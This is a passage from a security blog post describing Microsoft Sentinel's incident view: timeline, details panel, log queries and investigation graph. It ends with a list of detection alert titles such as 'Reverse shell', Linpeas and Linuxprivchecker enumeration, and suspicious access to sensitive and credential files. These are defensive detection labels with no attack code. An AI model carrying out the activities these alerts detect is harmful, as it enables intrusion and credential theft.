<p>We also have a compact timeline tab, as previously described, further reinforcing Microsoft’s commitment to minimizing the need for screen and tab switching, ultimately streamlining the investigator’s workflow for a more efficient experience.</p>

<blockquote>
  <h3 id="details-panel--logs">Details Panel &amp; Logs</h3>
</blockquote>


<p>Now, over on the left, we the <strong>details panel</strong>,. Within this panel, you can find information such as events, alerts, bookmarks, entities, tactics, techniques, and even the most recent comment related to the incident.</p>

<p><a href="https://postimg.cc/KKXZ0tgF"><img src="https://i.postimg.cc/rpsKFJVd/image.png" alt="image.png" /></a></p>


<p>If you’re an analyst looking to view the alerts associated with the incident, you can simply <strong>click on the alerts</strong>, and it will open the log analytics window directly within the incident context.</p>

<p>This eliminates the need for any additional navigation, allowing you to easily access and examine all the incident’s alerts with their respective details.</p>

<p>Furthermore, you have the capability to perform <strong>log queries</strong>, and it’s not limited to just the elements within this specific incident. You can also conduct queries for items that are outside the scope of this incident.</p>

<blockquote>

  <h3 id="investigation-graph">Investigation Graph</h3>
</blockquote>


<p>This enables us to visualize the connections between alerts and entities within the incident.</p>

<p><a href="https://postimg.cc/zb6H7y5g"><img src="https://i.postimg.cc/1X509FjJ/image.png" alt="image.png" /></a></p>

<p>We can zoom in to observe the relationships between these entities and their connections to the alerts.</p>

<blockquote>
  <h3 id="analyzing-a-few-alerts"><strong>Analyzing a few alerts</strong></h3>
</blockquote>


<p><strong>“Reverse shell”</strong></p>

<p><a href="https://postimg.cc/V5kKHpws"><img src="https://i.postimg.cc/qB8WgHZK/image.png" alt="image.png" /></a></p>


<p><strong>Linuxprivchecker Tool</strong></p>

<p><a href="https://postimg.cc/Cn7JdCbg"><img src="https://i.postimg.cc/8sQYKt5j/image.png" alt="image.png" /></a></p>


<p><strong>Linpeas Tool</strong></p>

<p><a href="https://postimg.cc/gxmdCG2L"><img src="https://i.postimg.cc/0yJQJQgn/image.png" alt="image.png" /></a></p>


<p><strong>“Enumeration of files with sensitive data”</strong></p>

<p><a href="https://postimg.cc/p9c0JJSX"><img src="https://i.postimg.cc/tTpLyrtP/image.png" alt="image.png" /></a></p>

<p><strong>“Suspicious access of sensitive files”</strong></p>

<p><a href="https://postimg.cc/zytYbKq8"><img src="https://i.postimg.cc/xdYfZ37J/image.png" alt="image.png" /></a></p>

<p><strong>“Suspicious credential cache setting manipulation”</strong></p>

<p><a href="https://postimg.cc/CdRrvbhR"><img src="https://i.postimg.cc/XNLMYgtk/image.png" alt="image.png" /></a></p>

<p>There’s a wealth of information that can be further explored within these graphs, and an even broader range of insights available in the log analytics workspace, but that’s a topic for another blog post.</p>

<h2 id="have-any-questions">Have any questions</h2>
<p>Do you have any questions? Feel free to reach out to me on <a href="https://twitter.com/rach1tarora">twitter</a> or on <a href="https://www.linkedin.com/in/rach1tarora/">LinkedIn</a>.</p>]]></content><author><name>Rachit Arora</name></author><category term="jekyll" /><category term="update" /><category term="azure" /><category term="defence" /><category term="cloud" /><category term="siem" /><summary type="html"><![CDATA[Overview]]></summary></entry></feed>